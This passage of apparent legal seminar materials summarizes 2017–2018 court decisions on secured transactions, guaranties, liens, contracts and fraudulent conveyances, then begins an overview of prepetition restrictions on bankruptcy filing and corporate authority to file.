Two plant nurseries became creditors through the pre-bankruptcy sale of agricultural farm products. The nurseries filed financing statements against the Debtor in Tennessee and Michigan identifying the Debtor as "BNF Operations, LLC and Zelenka Farms" rather than just "BNF Operations LLC" – the name on the certificate of formation. The UCC of both states contain a savings clause under which a financing statement would be valid if the incorrect financing statement would be discovered by a search using the debtor's correct name (UCC §9-506(b)(c)). The bankruptcy court determined a search in each of those states would not have disclosed the financing statements filed against the Debtor, as the standard search logic for each state was "not inclusive in the way, say, Google's is." Because the nurseries failed to file effective finance statements, the secured parties lacked perfected unavoidable pre-petition liens on their goods. The court also looked at the parties' choice of law provisions and although the contract among the parties called for Oregon law to govern, the products had been shipped to Tennessee, Michigan and Oregon and the priority of those agricultural liens were governed by the applicable law of the state of the shipment.

2. Control

In re Delano Retail Partners, LLC, 2017 WL 3500391 (Bankr. E.D. Cal. 2017)

A secured creditor had a security interest in inventory of a debtor and was properly perfected by a financing statement. The secured party did not, however, have a control agreement covering the bank account into which proceeds of the inventory were deposited.

Without the consent of the secured party, in late 2010, the debtor transferred funds from its bank account to the escrow account of its lawyer. In July of 2011, these funds were transferred by the lawyer to the debtor's Chapter 7 trustee.

The secured creditor claimed that, even absent a control agreement over the account, the secured creditor's security interest was perfected in the funds in the debtor's account as proceeds of inventory sales. This general proposition was not in dispute. The secured party further claimed that its perfected security interest followed the funds into the lawyer's escrow account and further into the hands of the Chapter 7 trustee. The Chapter 7 trustee claimed that the perfected security

interest did not survive the transfers to the lawyer's account or to the Chapter 7 trustee.

The Chapter 7 trustee argued that the transfers by the debtor to its attorney's bank account and then by the attorney to the Chapter 7 trustee were transfers of deposits that cut off any security interest in the funds under UCC §9-322(b). Citing authority that a judgment creditor who receives funds from a bank account by execution prevails over the claim of a secured party to those funds as proceeds, the bankruptcy court noted that the Chapter 7 trustee had the powers of a hypothetical lien creditor.

The Chapter 7 trustee argued further that even if the secured party's security interest could be traced as proceeds of its collateral, the necessary proof had not been offered to support this tracing.

The court held on alternate grounds that the Chapter 7 trustee held the funds free of the secured party's security interest.

3. **Possession**

In re Community Home Financial Services, Inc., 583 B.R. 1 (Bankr. S.D.Miss. 2018)

In a poorly documented loan agreement, Secured Party #1, a British Virgin Islands corporation, loaned approximately $16M to Debtor, a mortgage servicing company. Debtor entered into a Custodial Agreement with a law firm (while intended to be a party, Secured Party #1 did not sign the Custodial Agreement) pursuant to which the law firm held the retail installment contracts, the consumer mortgages and the assignment transferring the mortgage to Secured Party #1 (the "Instruments") for the "exclusive use and benefit" of Secured Party #1. The Custodial Agreement restricted assignment without the prior written consent of the other parties. Secured Party #2, an affiliate of Secured Party #1 and assignee with respect to the loan agreement, claimed perfection of the Instruments by constructive possession as successor-in-interest to the Custodial Agreement. The Trustee for Debtor's estate argued Secured Party #2's claim was unperfected as it was not a party to the Custodial Agreement and had no possession.

The bankruptcy court ruled that Secured Party #2, was not perfected by possession because (1) the Custodial Agreement did not allow assignment without consent and no assignment was ever made and (2) the Custodial Agreement affirmatively stated that the law firm was not an agent of either Debtor or Secured Party #1. The law firm was neither agent nor bailee for Secured Party #2 and consequently it was an unsecured creditor. The bankruptcy court made it a point to note that while strict adherence to the code may lead to occasional harsh results, the overall market benefits from a reliability of the interpretation of code provisions.

D. **Priority**

1. **Buyers and Other Transferees**

In re Wheeler, 580 B.R. 719, 94 UCC Rep. Serv. 2d 528 (Bankr. W.D. Ky. 2017)

Debtor was engaged in the business of farming and had granted liens to various secured parties in crops, proceeds and other collateral. One secured party had properly perfected its security interest by filing a financing statement with the secretary of state. A loan processor of the secured party then filed a termination statement listing the secured party of record as authorizing the filing. Ten minutes later, the secured party then filed an amendment attempting to add itself as a secured party. Nearly nine months later it filed a UCC-5 correction statement asserting the termination was accidental and then a new financing statement identical to the original financing statement.

The court found that once terminated, the initial financing statement was ineffective rendering the lien unperfected (unless otherwise unperfected) and the attempted amendment and correction had no effect. Although the secured party argued the filing of the termination statement was unauthorized as it neither intended to terminate the financing statement nor instructed anyone to do so. However, the court described authorization as the act of filing not the effect of the act – so long as the person who typically handles such filings filed it, authorization exists. The court found the loan processor was the person typically handling such filings so the termination was authorized. Although the termination may have been inadvertent, the court was clear that a secured party must be careful to review its amendments and termination statements to understand security interests that are being released. As a result, the secured party was an unperfected and subordinated creditor and any subsequent filings did not alter that status until a new UCC-1 was filed.

In re Gold Digger Apples, Inc., 2017 WL 508209 (Bankr. E.D. Wash. 2017)

Bank had a blanket security interest in all of the assets of Debtor. Debtor packed and stored fruit of local growers. Fruit was then marketed and sold by a separate company and proceeds from the sale were provided to Debtor, who deducted a fee for packing and storing and then paid the growers the remaining proceeds. A group of growers (the "Growers"), made both PACA claims and PMSI claims against Debtor in its bankruptcy and Bank objected to such claims.

The bankruptcy court overruled Bank's objection to the PACA claims that notice was not properly provided because the Growers entered into Non-Member Grower Contracts with Debtor that specifically contained a declaration of Grower's intent to preserve PACA trust rights that sufficiently satisfied Grower's notice requirements.

Bank objected to the Grower's PMSI claims because the entities asserting the claims were different from the entities that were granted the PMSI: Azzano

Orchards, LLC, R&B Orchard, and Miguel Alvarado were granted separate PMSI's, but Azzano Farms, Inc., Five Star Orchard, and Alvarado Orchards, LLC, respectively, made the proofs of claim. The bankruptcy court stated that "... the entities are so intertwined and share so many commonalities that they cannot be separated and should be treated as successor entities." Although the bankruptcy court did not specify the legal theories of transfer between the entities, it found that the names did not change enough to materially lead the Bank astray. Furthermore, the Debtor's board approved each of the name/entity changes. Consequently, the Growers PMSI secured claims were allowed.

SMS Financial JDC, LP v. Cope, 685 F. Appx 648 (10th Cir. 2017)

The Debtor pledged a yacht to secure the payment of a promissory note in favor of secured party. Secured party didn't perfect its security interest by filing with the Coast Guard. Debtor defaulted on the note and then transferred the yacht to a corporation in which he was the president and his wife was the sole shareholder. The corporation was then dissolved and the yacht was transferred directly to his wife. Although the security interest was not properly perfected, the court determined it was valid and enforceable against both the corporation and the Debtor's wife who had knowledge thereof. Since the Debtor was the president of the corporation, his knowledge was imputed to the corporation, giving it actual notice. As for the wife, the court determined she had implied actual notice because her knowledge of the facts would have led a reasonable person to inquire.

E. Default and Foreclosure

1. Default

Companion Prop. and Cas. Ins. Co. v. Wood, 2017 WL 4168526 (D.S.C. 2017)

Debtor executed a pledge agreement in which he granted a first priority lien and security interest in all of the issued and outstanding equity interests in two companies. The pledge further granted Secured Party the right to all earnings on the equity interests, "all substitutions therefore," and "other properties received upon the conversion or exchange thereof pursuant to any merger, consolidation, reorganization, sale of assets or other agreements." Secured Party filed suit, alleging, among other things, that Debtor breached the pledge by surreptitiously selling essentially all of the assets of the two companies and attempting to dissolve them. Debtor moved to dismiss the claim for failure to state a claim upon which relief can be granted. Debtor argued that the pledge did not expressly or impliedly prohibit either action.

The district court declined to dismiss the claim. The court found it "at least arguable the language of the [pledge] combined with the duty of good faith and fair dealing precluded sale of substantially all assets of the pledged entities without delivering the proceeds or benefits of the sales" to Secured Creditor. The court also found it

"a novel issue of state law that would better be resolved after full development of the factual record."

2. **Collection**

ARA, Inc. v. Waste Management National Services, Inc., 2017 WL 4857428 (D. Minn. 2017)

Debtor entered into a large contract with Waste Management National Services, Inc. ("Account Debtor") for temporary labor personnel and services. Debtor entered into a factoring agreement with Secured Party whereby Secured Party purchased Debtor's invoices to Account Debtor and had a security interest in all Debtor's business assets, including its accounts receivable. Debtor breached the factoring agreement and instructed Account Debtor to pay Debtor directly. With knowledge of the factoring agreement, Account Debtor paid invoices directly to Debtor.

Secured Party filed a complaint against Account Debtor alleging, among other things, violation of UCC §9-607 and violation of UCC §9-406. The district court granted Account Debtor's motion to dismiss with respect to claims for violations of UCC §9-607 and UCC §9-406 because neither section creates an independent cause of action for Secured Party. UCC §9-607 defines Secured Party's rights against Debtor, not Account Debtor. If any, the rights created under UCC §9-406 run to Account Debtor and not to Secured Party. The Secured Party's rights should be addressed through a claim against the Account Debtor for breach of contract or account stated.

Upon the parties' Stipulation of Dismissal and for Vacatur of Order, this opinion was vacated by the same judge in a subsequent order four months later that also dismissed the entire case with prejudice.

3. **Repossession of Collateral**

In re Sun City Gun Exch., Inc., 545 S.W.3d 1 (Tex. Ct. App. 2017)

Debtor, a gun shop, granted a security interest in its inventory to Secured Party. When Debtor defaulted, Secured Party brought suit. As part of his divorce proceeding, president of Debtor stated that he had in his possession firearms owned by Debtor as well as forty-six other weapons that he or other individuals owned. But in a deposition as part of Secured Party's suit, president of Debtor denied that any of Debtor's assets were stored in his home. Secured Party filed a request for inspection of the president's home, and Debtor objected. Secured Party then filed a motion to compel, which the trial court granted. The trial court's order permitted entry on the president's property for inspection and photographing or video-recording. Debtor then filed a mandamus petition.

The court of appeals granted Debtor relief. The court determined that Secured Party had failed to make the necessary showing under the Texas Rules of Civil Procedure for discovery from a non-party. The court rejected the argument that the rules did not apply because the inspection was being conducted under the security agreement executed by Debtor. The court also noted that the security agreement did not authorize Secured Party to go onto the land of a non-party in order to conduct an inspection of its collateral.

4. **Civil Procedure**

Threadgill v. Wells Fargo Bank, N.A., E2016-02339-COA-R3-CV, 2017 WL 3268957 (Tenn. Ct. App. Aug. 1, 2017)

Trustee of a trust, which owned real property encumbered by a deed of trust, filed suit against the mortgagee. With a foreclosure sale pending, the trustee alleged that the mortgagee was in breach of contract; had made misrepresentations; and violated the Tennessee Consumer Protection Act, Home Loan Protection Act, and the Federal Truth in Lending Act. The court granted the mortgagee summary judgment, finding that the mortgagee had complied with the deed of trust and all statutory requirements for the foreclosure sale.

The trustee then filed a new suit in his individual capacity (the trustee happened to be the borrower under the loan and occupied the premises as a residence) alleging essentially the same causes of action against the mortgagee. The complaint further alleged that, if res judicata applied to bar the second suit, the mortgagee was barred from seeking recovery on the note secured by the mortgage because of the mortgagee's failure to assert the debt under the note "as a Mandatory Counter-Claim in the former suit." The trial court again granted the mortgagee summary judgment, determining that, because the foreclosure was nonjudicial, the mortgagee was not required to assert a counterclaim.

On appeal, the trustee conceded that his second suit was barred by res judicata but again maintained that mortgagee was barred from acting to enforce its rights under the deed of trust and note evidencing the debt because it did not raise any such claim in the first lawsuit. The court of appeals affirmed the trial court. The court held that a non-judicial foreclosure was not a compulsory counterclaim under Tenn. R. Civ. P. 13.01. "[T]o hold otherwise would be to allow a defaulting borrower to force a lender into court, and severely curtail if not eliminate its ability to pursue non-judicial foreclosure as otherwise permitted by Tennessee law."

II. INTERCREDITOR AGREEMENTS

Bowling Green Sports Center, Inc. v. G.A.G. LLC, 77 N.E.3d 728 (Ill. Ct. App. 2017)

Debtor financed the purchase of a bowling alley with two lenders: Senior Secured Party loaned over $3.4M to Debtor and Junior Secured Party loaned $405,000.

Senior Secured Party and Junior Secured Party entered into an intercreditor agreement that did not allow the Senior Secured Party to amend the Loan Agreement without prior consent of Junior Secured Party. When Senior Secured Party used the intercreditor agreement to prevent Junior Secured Party from filing a breach of contract compliant against Debtor, Junior Secured Party alleged that the intercreditor agreement was unenforceable because the Senior Secured Party had breached by increasing its loan by $51,000 without the Junior Secured Party's consent. The court of appeals held that intercreditor agreement was not entirely unenforceable due to the Senior Secured Party's breach, but was only materially prejudicial to the Junior Secured Party with respect to the additional $51,000. Consequently, the intercreditor agreement was enforceable but the Junior Secured Party's rights were remedied by denying priority to the $51,000 that Senior Secured Party loaned to Debtor without Junior Secured Party's consent.

III. GUARANTIES

Ford Motor Credit Company LLC v. Orton-Bruce, 2017 WL 1093906 (S.D.N.Y 2017)

The owner of a car dealership and his then wife signed a personal continuing guaranty for floor plan financing that provided it could only be terminated by notice sent by registered mail to the car manufacturer. The owner then sold the dealership to his son who also signed a continuing guaranty. The sale was approved by the creditor car manufacturer who provided his son with a new dealership number. While the original owner argued that guaranty was automatically terminated upon the sale and change in ownership, the court held that the language of the contract was clear. Because neither guarantor sent the notification of termination contemplated by guaranty agreements, the continuing guaranties remained in effect with respect to the continuing indebtedness.

IV. BORROWER LIABILITY

A. Criminal Liability

Burns v. State, 2017 WL 2819116 (Tex. Ct. App. 2017)

The Debtor bought a truck from Secured Party on credit, granting Secured Party a security interest in the truck. Soon after purchase, the Debtor defaulted on his loan and directed the Secured Party to repossess his truck. When the truck was finally located, it was determined to have several critical parts missing, including the original doors, the radiator, the transmission, and the wiring harness such that the truck was totaled. The Debtor was found guilty of hindering secured creditors. The Debtor appealed his conviction on several theories, including the claim that the trial court failed to properly instruct the jury regarding the applicable culpable mental state.

The appellate court found that the inclusion of the definition of "knowingly" in the abstract portion of the jury instructions did not constitute reversible error because the application portion of the jury instructions correctly tailored the culpable mental state definition for hindering secured creditors to "intentionally."

B. **Civil Liability**

Cohen v. Forden, 2017 WL 370909 (N.J. Super. Ct. 2017)

An individual named Forden, who was in control of a company, asked one of the company's equity investors to make a loan to the company. At the time of the solicitation, Forden had an outstanding loan to the company that was secured by a security agreement. No financing statement had been filed, however, and the security interest was unperfected. Forden did not disclose the existence of his loan or of the security agreement. The investor proposed that the investor take a security interest in the company's assets to secure the new loan. In response, Forden told the investor that the company's institutional lenders would not permit a secured loan other than their own. Forden did not personally guarantee the new loan obtained from the investor.

The company failed, and the investor sued Forden for fraud and negligent misrepresentation. The investor argued that if the investor had known that Forden already had a secured (although unperfected) loan to the Company, the investor would not have made the new loan.

The Supreme Court of New Jersey upheld the trial court's holding that Forden was liable to the investor.

Georgia Commercial Stores, Inc. v. Forsman, 803 S.E.2d 805 (Ga. Ct. App. 2017)

An individual named Forsman was a member of a two-member Georgia limited liability company and was further its sole director and officer. Prudential Real Estate Financial Services of America was the other member and was also the lender to the company.

The company was the tenant under a real estate lease. The company defaulted under the lease. Prudential foreclosed on the company's assets and the company ceased operations.

The landlord obtained a judgment against the company for the breached lease. In post-judgment discovery, the landlord learned that, at a time the company was failing, Forsman had caused the company to repay to him an unsecured loan of $239,011. The landlord sued Forsman to recover this amount for breach of fiduciary duty and to recover an intentional fraudulent transfer under the Uniform Fraudulent Transfer Act (UFTA).

On cross-motions for summary judgment, the trial court dismissed the fiduciary duty claim and held that further issues of fact existed as to the UFTA claim. The court of appeals reversed the trial court on the fiduciary duty claim and, consistent with the trial court, allowed the UFTA claim to proceed.

The court of appeals cited authorities establishing that the directors of an insolvent corporation have fiduciary duties to the creditors of the corporation and further cited cases extending this principle to the management of limited liability companies.

In re Licursi, 573 B.R. 786 (Bankr. C.D. Cal. 2017)

A bank made a loan to a corporation. The loan was guaranteed by the two owners of the corporation. In the guarantors' bankruptcy case, the bank sought to accept its claim from the discharge of the guarantors.

One element to obtain a discharge under Section 523(a)(4) is that the debtor must have breached a fiduciary duty. One of the guarantors was a director and officer of the corporation. The bank asserted that this debtor had a fiduciary duty to the bank in their capacities as the directors and officers of the borrower corporation under California's "trust fund" doctrine. Under this doctrine, a corporation's directors hold the corporation's assets in trust for its creditors once the corporation becomes insolvent.

The bankruptcy court reviewed cases that have addressed whether the trust fund doctrine imposes a "fiduciary duty" for the purpose of Section 523(a)(4) and concluded that the controlling authority holds that the trust fund doctrine is sufficient for this purpose. Therefore, the bankruptcy court granted summary judgment excepting the bank's claim from discharge as to the guarantor who was a director and president of the corporation. The proceeding would continue for further findings of fact as to the other guarantor.

In re Simplexity, LLC, 2017 WL 65069 (Bankr. D. Del. 2017)

Chapter 1 trustee for a Delaware limited liability company sought damages from the management of the company for failing to cause the company to file a Chapter 11 case to stop creditor remedies and allow compliance with the WARN Act requirements regarding plant closures. The Trustee also sought to pierce the limited liability company veil and hold the owners of the Chapter 7 debtor liable for WARN Act violations. Trustee and the defendants moved to dismiss.

The applicable limited liability company agreement included provisions waiving fiduciary duties and otherwise reducing the duties and liabilities of all managers, officers, and other persons. The bankruptcy court acknowledged that these exculpatory provisions are generally permitted under Delaware law. It held, however, that as a matter of procedure, an exculpatory provision is an affirmative

defense and is not appropriate for consideration on a motion to dismiss. Therefore, it did not assess the effect of these provisions, and did not dismiss the fiduciary duty claims.

The bankruptcy court dismissed the Trustee's claim seeking to pierce the limited liability company veil, confirming that to be an extraordinary remedy for which the Trustee had not shown sufficient evidence.

V. STATUTORY LIENS

Embraer Aircraft Maintenance Services Inc. v. AeroCentury Corp., 538 S.W.3d 404 (Tenn. 2017)

The lessee of an aircraft brought the aircraft to a repair facility to perform scheduled maintenance and an inspection. Once the repair work was completed, the repair facility released the aircraft to the lessee and invoiced it for the work. The lessee then filed for bankruptcy relief.

The repair facility perfected its repairman's lien by filing notice with the register of deeds and notifying the aircraft lessee and owner. The repair facility also filed suit in federal district court to foreclose on the aircraft. Despite the pending suit, the owner leased the aircraft to another entity for use in a foreign country. The lease also included a purchase option, which the new lessee ultimately exercised.

The repair facility filed a motion for summary judgment, and the aircraft owner responded that a foreclosure could not take place because it no longer owned the aircraft. The repair facility then asked the district court to order the proceeds from the sale be paid to it.

The district court certified the following question to the Tennessee Supreme Court: "whether a repairman's lien arising under Tennessee Code Annotated section 66-19-101 may be enforced by a method other than attachment of the lien-subject property itself." To answer the question, the supreme court looked to Tenn. Code Ann. § 66-21-201, which addresses situations in which a party has a statutory lien but the lien statute does not specify the method by which the lien must be enforced. The court concluded that the lien could only be enforced by original attachment of the lien-subject property itself.

The court declined to reach a second certified question, namely "[u]nder what circumstances, if any, may a court attach the proceeds of the sale of lien-subject property, or otherwise reach them with a judgment, where the owner of the property has rendered the attachment of the lien-subject property impracticable or impossible after the initiation of a foreclosure proceeding?" The court concluded it was an open-ended question not suitable under Rule 23 and that "[t]here [we]re ample Tennessee Supreme Court decisions regarding various methods that may be available to [the repair facility] under the circumstances of this case."

VI. CONTRACTS

A. Formation, Scope and Modification

In re Crystal Waterfalls, LLC, 2017 WL 4736707 (C.D. Cal 2017)

The Debtor failed to pay property taxes in 2011 resulting in an event of default under a loan agreement. The Original Lender did not declare a default at the time and the Debtor continued to make regular payments at the contract interest rate. The Debtor again failed to pay property taxes in 2015 and the Original Lender recorded a notice of default and began foreclosure proceedings under a deed of trust. The Original Lender provided the Debtor with payoff calculation that did not include interest calculated at the default rate and the Original Lender never sought to recover interest at the default rate. The New Lender purchased the obligations under a purchase and sale agreement that reflected interest calculated at the contract interest rate. When the Debtor filed bankruptcy, the New Lender sought past due interest from 2011 based on the default rate. The New Lender argued that the Original Lender had not waived its rights to collect default interest and pointed to language in the loan agreement, saying the Original Lender "shall not be deemed to have waived any rights . . . unless such waiver is given in writing and signed [by the Original Lender]." The district court determined that non-wavier clauses can themselves be waived when enforcing them is inappropriate and unconscionable. Given the facts of this case, the court determined it would have been inappropriate and unconscionable for Original Lender to collect default interest thus, Original Lender waived its right, binding New Lender to the waiver as well.

O'Connor v. Oakhurst Dairy, No. 15-1901 (1st Cir. 2017)

Maine's overtime law included the following exception:

> The canning, processing, preserving, freezing, drying, marketing, storing, packing for shipment or distribution of:
>
> (1) Agricultural produce;
>
> (2) Meat and fish products; and
>
> (3) Perishable foods.

Delivery drivers argued that the exception did not apply to them, because the phrase "packing for shipment for distribution of" should be read as "…packing for shipment or [packing for] distribution of…" The drivers argued that they are not engaged in "packing."

The defendant dairy and dairy association argued that the phrase should be read as though "packing for shipment" and "distribution" are two distinct concepts. As the drivers are involved in "distribution," this interpretation would make the exception apply to the drivers.

The district court had held in favor of the dairy interests. Based upon 28 pages of linguistic and policy analysis, the court of appeals reversed, holding that the correct reading in context of the purpose of the overtime law did not include drivers within the scope of the exception, as they did not "pack."

B. **Choice of Law and Forum**

In re Sterba, 852 F.3d 1175 (9th Cir. 2017)

Mortgagor executed a promissory note with an Ohio choice-of-law provision. Mortgagor then filed for bankruptcy in California where the condo securing the note was located. When mortgagee filed a proof of claim, mortgagor objected on the basis that the claim was barred by California's statute of limitations. The bankruptcy judge determined that Ohio's statute of limitations should govern, but the BAP reversed.

On appeal, the Ninth Circuit reversed. It first noted that, in bankruptcy, federal choice-of-law rules control which state's law applies (unlike in diversity cases, where the forum state's choice-of-law rules are applied). Because the choice-of-law provision did not expressly include the statute of limitations, the court construed the provision as silent on the issue. The court then looked to federal choice-of-law rules to resolve the conflict between the California and the Ohio statutes.

Federal choice-of-law rules in the Ninth Circuit follow the Restatement (Second) of Conflict of Laws. So the court looked to the 1988 version of § 142 which provides: "[I]n general, unless the exceptional circumstances of the case make such a result unreasonable . . . The forum will apply its own statute of limitations barring the claim." The court found the case presented "exceptional circumstances" because, through no fault of mortgagee, an alternative forum was not available. Once mortgagor declared bankruptcy, mortgagee was obligated to bring all its claims in the district where mortgagor filed.

C. **Attorneys Fees**

Nyrstar Tenn. Mines-Strawberry Plains, LLC v. Claiborne Hauling, LLC, E2017-00155-COA-R3-CV, 2017 WL 5901017 (Tenn. Ct. App. Nov. 29, 2017)

Seller agreed to sell rock to Buyer. The parties' agreement provided, in pertinent part, as follows:

> **13. Costs**
>
> The [Buyer] must pay [Seller] all costs and expenses incurred by [Seller] in connection with enforcing its rights against [Buyer] under an Agreement including legal expenses and other costs incurred in recovering monies owed by [Buyer] to [Seller].

Based on unpaid invoices, Seller filed suit against Buyer for breach of contract. Seller sought recovery of its attorneys' fees, relying on the foregoing provision. Seller prevailed on its breach of contract claim, but the trial court denied recovery of attorney's fees, concluding the contractual language was insufficient.

The court of appeals affirmed. Because the agreement did not expressly provide for "reasonable attorney's fees," the court construed the contract to determine if the term "legal expenses" was "similar, yet equally specific." The court concluded the term was not. "Simply placing the word 'legal' in front of expenses does not demonstrate a clear intent to provide for the recovery of attorney's fees." The term "legal expenses" was "much broader and could encompass a number of items other than attorney's fees."

This case is consistent with *Cracker Barrel Old Country Store, Inc. v. Epperson*, 284 S.W.3d 303 (Tenn. 2009). In that case, the Tennessee Supreme Court held that "Tennessee allows an exception to the American rule only when a contract *specifically* or *expressly* provides for the recovery of attorney fees." The court also held that the "the term 'expenses,' without more, also does not include an award of attorney fees."

D. **Notes**

Dobson Bay Club II DD, LLC v. La Sonrisa De Siena, LLC, 363 P.3d 449 (Ariz. 2017)

The Original Lender loaned the Debtor $28.6 million secured by four commercial properties. The Debtor was to make interest only payments with a balloon payment at maturity. The documents included further obligations for the Debtor to pay default interest, collection costs, reasonable attorneys' fees, and a 5% late fee on the payment amount in the event of delinquent balloon principal payment. The maturity date was extended once, but despite negotiations, the parties failed to extend a second time, and the maturity date passed with the Debtor failing to pay. The Original Lender sold the obligations and the New Lender filed for a trustee's sale seeking payment that included the 5% late fee totaling nearly $1.4 million in addition to the other payment obligations. As a liquidated damage, the court ruled that the late fee was unenforceable as it "neither reasonably forecasted anticipated damages for the losses identified in the late fee provision nor reasonably approximated the actual losses," particularly as "it duplicated other fees triggered by a default or was grossly disproportionate to any remaining sums needed to compensate for the anticipated losses identified in the late fee provision." The court distinguished this case from late fees associated with installment payments noting that there was not much monitoring, processing, and continued loss of money with the balloon payment. The court also noted that the New Lender was free to seek actual damages incurred for handling and processing and noted that the New Lender was compensated by receipt of default interest. The dissenting judge argues that given the sophistication of the parties and the size loan transaction, the 5% late fee is a customary and reasonable amount.

E. Leases

Jones v. VCPHCS I, LLC, W2016-02142-COA-R3-CV, 2018 WL 575349 (Tenn. Ct. App. Jan. 26, 2018)

Commercial real-estate lease provided for an initial three-year term. The lease also provided for two three-year options, each at an increased monthly rent, but made no provision for a holdover tenancy. The tenant did not exercise the renewal option, but after the end of the initial term, the tenant continued to occupy the leased premises and pay rent to the landlord. The landlord accepted the rent payments for six months and then notified the tenant that the amount of the required rent had increased. The tenant paid the increased rent but notified the landlord that it was ending its tenancy in thirty days.

Contending that the tenant had in effect exercised its option to renew the lease for an additional three years, the landlord demanded that the tenant pay rent for the remainder of the renewal term. The tenant refused, and the landlord brought an action for breach of the lease agreement. On cross-motions for summary judgment, the trial court found that the lease had not been renewed and the tenant properly terminated the resulting periodic tenancy upon thirty days' notice.

The court of appeals affirmed in part and reversed in part. The court agreed that the lease had not been renewed through the actions of the parties, but the court concluded that, by accepting the holdover tenant's rent payments, the landlord consented to a new periodic tenancy that bound the holdover tenant to a like term. For an original tenancy of a year or more, a like term was one year. The court also held that notice to terminate a year-to-year tenancy required notice of termination six months prior to the end of the term. Because the holdover tenant's notice was given too late in the first year of the periodic tenancy, the holdover tenant was obligated for payment of another year of rent.

VII. Fraudulent Conveyances

FTI Consulting, Inc. v. Merit Management Group, LP, 138 S. Ct. 883, No. 16-784 (Feb. 27, 2018)

Plaintiff debtor-in-possession sought to recover $16.5 million paid in connection with a racetrack business transaction as a fraudulent conveyance. Transferee defended on the grounds that the transaction was a "settlement payment" or a payment made "in connection with a securities contract" such that the involvement of two banks who handled funds to close the transaction brought the transfer within the protection of 11 USC § 546(e), which protects certain transactions against fraudulent conveyance attack.

In 2017, the court of appeals reviewed the split among circuits as to whether the protection of § 546(e) applies to a securities transaction in which financial

institutions serve only as conduits for funds. The court of appeals agreed with authority from the 11th and 2nd Circuits in holding that the participation of financial institutions as conduits does not afford to the underlying transaction the protection against fraudulent conveyance attack of § 546(e). Certiorari was granted.

On February 27, 2018, the Supreme Court affirmed the court of appeal's holding that § 546(e) does not protect parties who are not themselves "financial institutions" even if "financial institutions" may have been mechanically involved in a transaction.

ENFORCEABILITY OF PRE-PETITION RESTRICTIONS ON FILING BANKRUPTCY AND LIMITED LIABILITY COMPANY ISSUES IN BANKRUPTCY

TAB 10

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OVERVIEW OF PREPETITION RESTRICTIONS ON A DEBTOR'S ABILITY TO FILE BANKRUPTCY

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I. INTRODUCTION:
COURTS WILL NOT ENFORCE A BLANKET PROHIBITION ON FILING—BUT BEYOND THAT, THINGS GET COMPLICATED

There remains a longstanding and general consensus that a contractual provision that provides for a total bar against filing a future bankruptcy action is void as against public policy. "A total prohibition against filing for bankruptcy would be contrary to Constitutional authority as well as public policy." *In re Citadel Props., Inc.*, 86 B.R. 275 (Bankr. M.D. Fla. 1988). Some courts have even ruled that an agreement to temporarily withhold filing a future bankruptcy action is void as well because it would create a restraint on the free ability to pursue bankruptcy protection. In *In re Madison*, 184 B.R. 686 (Bankr. E.D. Pa. 1995), the debtor entered into a stipulated agreement whereby she would be precluded from filing a bankruptcy action for 180 days. The court refused to uphold that portion of the agreement because there is a legal principle that an agreement not to file bankruptcy is unenforceable as violative of public policy. *Id* at 690. "Enforcement of even an agreement which only temporarily waives such rights would appear sufficient to us to undermine the Congressionally-expressed public policy underpinning the Bankruptcy Code." *Id*.

More recently, the Bankruptcy Court for the District of Delaware again affirmed, in very sweeping language, that outright, prepetition barriers to a debtor's ability to file are not enforceable. *See In re Intervention Holdings, LLC*, 553 B.R. 258, 264-65 (Bankr. D. Del. 2016).

Beyond this general principle, however, there remain many unsettled issues. Leaving aside a straightforward bar on filing, what about the many obstacles short of an absolute ban, that can be

put in place by entities in agreements with their lenders, fellow LLC-members, SPE-originators, and others? The law in these "gray areas" is still being actively developed—by litigators and courts as well as by creative deal lawyers.

II. OVERVIEW OF CORPORATE AUTHORITY TO FILE

A. Authority to File Is Determined by State Law

State law determines whether or not an entity is authorized to file for bankruptcy protection. *Price v. Gurney*, 324 U.S. 100, 106 (1945). It has long been recognized that "the initiation of the proceedings, like the run of corporate activities, is left to the corporation itself, i.e. to those who have the power of management." *Price*, 324 U.S. at 104. Therefore, like all corporate activities, the authority to file a bankruptcy petition on behalf of a corporate entity must derive from state law. *Keenihan v. Heritage Press, Inc.*, 19 F.3d 1255, 1258 (8th Cir. 1994) (citing *Price*, 324 U.S. at 106-07). Moreover, a court must look to applicable state law and the entity's governing documents to determine whether a petition was filed with proper authority. *In re Wyatt & McAllister, PLLC*, 2010 Bankr. LEXIS 1413, at *10 (Bankr. S.D. Miss. Apr. 23, 2010); *see also In re Orchard at Hansen Park, LLC*, 347 B.R. 822, 827 (Bankr. N.D. Tex. 2006) (upholding unanimous consent to file requirement in operating agreement).

What happens if there is a deadlock among shareholders or members? Unless the corporate governance documents provide the authority for a less than a majority of equity holders to file, there is no corporate authority to file. Moreover, if there is a deadlock at the board level, unless governing corporate documents provide otherwise, a corporate officer has no authority to file without a board resolution. *In re King Brand Food Prods., Inc.*, 52 B.R. 109, 111 (Bankr. S.D. Fla. 1985); *In re Al-Wyn Food Distribs., Inc*., 8 B.R. 42, 43 (Bankr. M.D. Fla. 1980).

Failure to file without proper corporate authority is a basis for dismissing a case. While section §1112(b)(4) of the Bankruptcy Code provides certain examples of "cause" to dismiss a Chapter 11 case, the list is non-exclusive. *In re Orchard at Hansen Park, LLC,* 347 B.R. 822, 825 (Bankr. N.D. Tex. 2006) ("While Rule 1112(b) does not include the issue of corporate authority, the list is nonexclusive."). Among the judicially established examples of "cause" to dismiss a Chapter 11 case is a lack of corporate authority to file the petition for relief. *See e.g., Orchard*, 347 B.R. at 826 (dismissing Chapter 11 petition based on the failure to obtain unanimous consent of members required under LLC operating agreement); *In re Charles B. Marino*, 2010 Bankr. LEXIS 401, at **11-12 (Bankr. S.D. Tex. Feb. 9, 2010) (dismissing chapter 11 petition due, in part, to "questionable" corporate authority to file petition); *In re Gas Reclamation*, 51 B.R. 860, 865 (Bankr. S.D. Tex. 1985) (dismissing chapter 11 petition because there was no proper corporate authorization to file, nor any subsequent ratification on behalf of corporation); *In re Alpha Centauri Co.*, 2006 Bankr. LEXIS 4098, at *9 (Bankr. D.N.J. Jan. 25, 2006) (citing *In re AT Eng'g, Inc*. 138 B.R. 285 (Bankr. M.D. Fla. 1992)); *In re Westerleigh Dev. Corp.*, 141 B.R. 38, 40-41 (Bankr. S.D.N.Y. 1992); *In re Am. Globus Corp.*, 195 B.R. 263, 265-66 (Bankr. S.D.N.Y. 1996) (noting petitioner's failure to acquire shareholder approval required in articles of incorporation as cause for dismissal absent acquiescence or ratification).

